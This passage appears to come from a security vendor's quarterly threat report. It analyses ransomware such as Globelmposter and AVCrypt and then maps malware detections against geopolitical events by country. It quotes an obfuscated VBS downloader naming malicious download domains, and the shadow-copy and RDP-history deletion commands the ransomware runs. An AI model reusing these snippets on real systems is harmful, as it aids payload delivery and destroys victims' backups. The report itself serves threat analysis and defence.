.rdata:10011130 00 00 00 00 00 00 00+  ; DATA XREF: sub_10005981+46fo
.rdata:10011130 2E 00 39 00 64 00 73 00+  ; .data:10013028jo
.rdata:10011130 2E 00 37 00 7A 00 2E 00+  unicode 0, <.3ds.7z.accdb.ai.asn.asp.aspx.avhd.back.bak.bnp.brw.c.cab>
.rdata:10011130 61 00 63 00 63 00 64 00+  unicode 0, <.cc.eer.cfg.conf.cpp.crt.cs.ctl.cxx.dbf.der.dib.disk.djvu>
.rdata:10011130 62 00 2E 00 61 00 69 00+  unicode 0, <.doc.docx.dwg.enl.fdb.gz.h.hdd.hpp.hxx.iso.java.jfif.jpe.>
.rdata:10011130 2E 00 61 00 73 00 60 00+  unicode 0, <.jpeg.jpg.js.kdbx.key.mail.mdb.msg.nrg.odc.odf.odg.odi.odm>
.rdata:10011130 2E 00 61 00 73 00 70 00+  unicode 0, <.odp.ods.odt.ora.ost.ova.ovf.p12.p7b.p7c.pdf.pen.pfx.php.>
.rdata:10011130 2E 00 61 00 73 00 70 00+  unicode 0, <.png.png.ppt.pptx.pst.pst.pvi.py.pyw.qcow.qcow2.rar.r0>
.rdata:10011130 78 00 2E 00 61 00 76 00+  unicode 0, <.ptf.scm.sql.sql.tar.tib.tif.tiff.vb.vbox.vbs.vcb.vdi.vfd>
.rdata:10011130 68 00 64 00 2E 00 62 00+  unicode 0, <.vhd.vhdx.unc.umd.k.umsd.ontn.unc.usdx.usv.work.xls.xlsx.x>
.rdata:100114D8 00 00 00 00 00 00 00+  unicode 0, <ml.xvd.zip.>,0
.rdata:100114D8 5C 00 41 00 70 00 70 00+  aAppdata: unicode 0, <\AppData>,0
.rdata:100114E0 00 00 00 00 00 00 00+  align 4
.rdata:100114EC 5C 00 50 00 72 00 6F 00+  aProgramdata: ; DATA XREF: .data:1001301Cjo
.rdata:10011506 00 00 00 00 00 00 00+  align 4
.rdata:10011508 5C 00 50 00 72 00 6F 00+  aProgramFiles: ; DATA XREF: .data:10013018jo
.rdata:10011526 00 00 00 00 00 00 00+  align 4
.rdata:10011528 5C 00 57 00 69 00 6E 00+  aWindows: ; DATA XREF: .data:off_10013014jo
.rdata:10011528 5C 00 57 00 69 00 6E 00+  unicode 0, <\Windows>,0
    
```

Fig. 32

**Secondary PE file (sha1 : afeee8b4acff87bc469a6f0364a81ae5d60a2add )**

This file is set to run via a scheduled task.

It contains three additional files in a resource section that are written directly to the drive. They seem to be a bootloader, mostly borrowed from the same legitimate program as the driver, and other low-level code (designed for boot time execution, not compiled as PE program).




Fig. 33

Another family that increased distribution was Globelmposter. Comodo Cybersecurity AntiSpam Gateway detected this massive spam email campaign in December 2017, which continued to the first part of 2018, when Globelmposter overtook other ransomware as the most prevalent.

The spam emails contained VBS or JS scripts as an attachment. The role was to download and run the actual malware PE file. The scripts were slightly obfuscated, but contained a short list of possible download locations.

```

CruelltotemPepir = CruelltotemPepir & "4CruelltotemPetir & "anr"
NotFound404 = 24

krapivec = Array("altarak.com/JH679dfqD?", "gulaxziq.com/JH679dfqD?", "hazastaka.com/JH679dfqD?")

lTo = UBound(krapivec)

Dim SendByte

Execute "Sub Svod112(ArrArr) : NotFound404 = 12 : CruelltotemMacAstack.R"& "un(**cmd.*4*exe /c ca*+*11 ** & ArrArr ) : End Sub"

SendByte = -2
    
```

Fig. 34

PE file (sha1 : bfdc6d0e75ac80c8aaf3b6746e74feef158e1b63)

Once the PE file is downloaded into %APPDATA% folder, it runs with every startup using the RunOnce registry key.



Fig. 35



This .config file contains a list of folder exclusions. Multiple windows folders are in the list as well as popular browsers and security software.

In addition, a list of file extension exclusions is included into the .config. This approach seems to be different from most ransomware that contains a list of viable extensions. The immediate consequence is that it encrypts files with no extension, executables and non-important files like Windows shortcuts (.lnk). It makes an infection obvious to the user even before any ransom message is displayed, as all shortcuts become renamed with a ".doc" extension, and Windows changes the displayed icons accordingly.



After creating an encryption key, the sample begins locking all files in both local and network drives, starting a separate thread for each drive. A ransom note with filename "Read\_ \_ \_ ME.html " is dropped into every folder with the encrypted files.

Fig. 38

```

vssadmin.exe Delete Shadows /All /Quiet
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" /va /f
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /f
reg add "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers"
cd %userprofile%\documents\
attrib Default.rdp -s -h
del Default.rdp
COMSPEC

```

Fig. 39

The sample also creates and runs a batch file with commands to remove Windows backups in order to prevent restoring of the encrypted files.

Although Globelmposter doesn't have advanced features like MBR infection and disk encryption, it displays annoying code obfuscation techniques, and contains encrypted code and a configuration that require multiple decryptions. The malware incorporates other ransom optimization techniques like multi-threaded approach, deleting backups and killing processes to access additional files for encryption.

As you can see, ransomware was rather cunning and sophisticated in the past year. But how are things going now?



**Present: What’s new?**

In March 2018, the Comodo Cybersecurity Malware Hunter Team discovered some suspicious samples of ransomware. This newfound threat was named AVCrypt.

A quick analysis of the files displayed the ransomware attempts to neutralize antivirus and other security software on the infected machine. The malware tried to remove or disable the security tools, including Windows Defender, and some other Windows services.

Other notable behavior includes connecting to an .onion domain with the help of dropped Tor protocol software and creating a batch file to remove the evidence and delete the event logs.

But the intercepted malware’s code was incomplete; some features did not function as expected. It contained debug messages, displayed a visible message box for the user to click as a trigger and the ransom note was not defined.

Only two samples have been discovered so far. So, it is unclear if the files are just a part of a simple Proof of Concept or they had accidentally leaked from a ransomware currently under development.

**Future: Will ransomware come back?**




Fig. 40

As we can see, ransomware skyrocketed in 2017, scaring people and causing massive destruction around the world. But in the last quarter the situation changed radically. Ransomware declined sharply, from 42% of all malware detections in August 2017 to 9% in February. Moreover, no new

breakthrough code or other impressive innovation has been seen in the wild since the WannaCry and NotPetya outbreaks. Only small updates have appeared, mostly focused on Bitcoin-stealing capabilities. Even the delivery methods have been consistently commonplace; just spam email campaigns with attached downloader scripts, no complex exploit kits or hacked websites were used.

What's the reason for such radical changes? We can identify the principal factors.

First, many people became more aware of ransomware threats after widespread suffering from the attacks of 2017. Companies took anti-ransomware measures; cybersecurity vendors adapted their anti-malware tools to block ransomware and many ordinary people became aware of the threat due to massive media reporting on the topic. As a result, it is much harder to succeed in a ransomware attack today than in the past year.

A second and perhaps more important reason is cryptocurrencies' growth in popularity as a target. Many cybercriminals switched to infecting websites with cryptominers for hidden exploiting of users' machines to mine cryptocurrencies. Accordingly, the malware authors switched to the creation of cryptominers.

But does all this mean ransomware is a thing in the past?

We don't think so. There are many reasons to believe that ransomware is just laying low for a while and waiting for the right time to re-emerge.

First, its malicious potential hasn't been exhausted yet. Second, it can come in a new guise –as a weapon of destruction, for example, like in the NotPetya case. Third, cybersecurity vendors are focusing their energy on elaborating techniques to fight cryptominers. When they succeed, the cybercriminals may jump back to ransomware. And finally, there is a strong possibility the malware authors are working on new types of ransomware right now.

That's why we recommend taking all necessary measures to protect against the ransomware threat, despite its decrease in the last quarter. It's still around, and we expect a resurgence.



## Geopolitical Intelligence



Cyberspace is merely a reflection of traditional, “real-world” human affairs, and malware is always written for a purpose, whether it’s crime, espionage, terrorism or war. Therefore, in the following sections, we will seek to correlate Comodo Cybersecurity’s Q1 2018 malware detections, which encompassed 18 distinct malware types discovered within 241 country code domains, with current events around the world.




Fig. 41

The map above shows all of Comodo Cybersecurity’s malware detections for Q1 2018. The top country of detection was Russia, followed by the U.S., Poland, Kazakhstan, Australia and the U.K. Next, each section contains a timeline, running right-to-left from January to March 2018. This first timeline, above, shows all of Comodo Cybersecurity’s malware detections across the globe. Application was our top malware type, followed by unwanted applications, Trojans, viruses, worms and backdoors.

## Global Powers





Fig. 42

### United States

In Q1 2018, U.S. news has been dominated by diplomatic overtures to North Korea, tensions with Russia over the mutual expulsion of spies and a potential trade war with China. The sheer size of the U.S., as well as the diversity of its networks, makes it hard to find geopolitical

correlations at a high level. However, we can see that applications and unwanted applications are the most common Comodo Cybersecurity detections in the U.S., which means that U.S. networks are on average better protected than many networks across the globe – at least from common Trojans, viruses and worms.




Fig. 43

The most common unwanted applications in the U.S. were OptimizerEliteMax and SmartApps, while the most common applications were MyWebSearch and BaiduWrapper. One unusual spike of viruses and Trojans occurred on February 13 – strangely, of including a wide variety of malware families within each malware type.



Fig. 44

### Russian Federation

Recent news from Russia has revolved around the alleged assassination of a Russian spy in England and the subsequent expulsion of dozens of Russian officials

from around the world. However, there has also been a Presidential election (handily won by Putin), the ongoing war in Syria, a shopping mall fire that killed dozens and allegations that Russia hacked the U.S. power grid. By contrast to U.S. networks, Russian computers are plagued by many more Trojans, viruses and worms, suggesting that in Russia there is a higher degree of older, unlicensed or pirated software than in the U.S.




Fig. 45

Among applications, Comodo Cybersecurity detected many MailRu and BrowseFox malware samples. For Trojans, AdLoad and Autorun were common; for viruses, Expiro and Virut; and for worms, Conficker and Nimda. The tall application malware spike on the right was on March 11, and the family was NetTool. The complex spike on the far right occurred on March 16 – just two days prior to the Russian Presidential election – and could be an interesting geopolitical correlation to our malware detections in Russia at that time.



Fig. 46

## People's Republic of China

China-related news in Q1 2018 encompassed a potential trade war with the U.S., the re-election of President Xi Jinping, a visit to China by Kim Jong-un, the compromise of U.S. spy networks in China and the fall of a Chinese space laboratory back to Earth. Chinese networks are somewhere between those of the U.S. and Russia, with a preponderance of application malware, like the U.S., but also more Trojans, viruses and worms than in the U.S.




Fig. 47


The most common application detections were KuaiZip and Amonetize. For Trojans, it was Small and Hider; for viruses, Ramnit and Virut; and for backdoors, Hupigon and Vipdataend. The massive cluster on the right occurred between February 21 and March 11, and might be correlated with almost any or all of the above-cited geopolitical events. However, it did correlate fairly well with being the month prior to the Chinese Presidential election.



## Americas

---





**Brazil**

Apart from football, much of the news from Brazil centered on security-related stories such as political corruption, tightening borders with Venezuela and military deployments to bolster security in Rio de Janeiro. In general, viruses and Trojans have dominated the Brazilian malware landscape for a long time, and continued to do so in Q1 2018.

Fig. 48




Fig. 49

Among malicious applications were ELEX and DealPly. However, the more urgent threats were the Trojans Scar and Banker; and the viruses Sality and Virut. The largest spikes occurred on January 22, which occurred two days prior to when a Brazil court upheld former Brazilian President Lula da Silva’s graft conviction, and February 27 – about ten days after the Brazilian military was put in charge of security in Rio de Janeiro.



### Canada

So far this year, Canadian news has covered a potential trade war with the U.S., the legalization of marijuana, a Canadian hostage freed by the Taliban and Justin Trudeau’s controversial head-of-state visit to

Fig. 50

India. Similar to the U.S., Canada is confronted by a range of application and unwanted application malware, but has also suffered from a curious Worm infestation.




Fig. 51

The top applications were BrowseFox and InstallCore, while unwanted applications included a range of as-yet unspecified malware families. Common Trojans were Injector and Suweezy. The regular Worm activity, as seen in the rhythmic red spikes above, are Brontok infections, which Canadian system administrators should be on the lookout for. The tallest spike in the middle occurred on February 14, for unknown reasons.





Fig. 52

## Mexico

In Q1 2018, news from Mexico has focused on a possible trade war with the U.S., President Trump’s proposed border wall, an earthquake in Oaxaca, joint action with the U.S. against drugs and a Rex Tillerson warning about Russian hacking during Mexican elections. In contrast to U.S. networks, Mexican network threats include a much higher percentage of Trojans, worms, backdoors, and viruses.




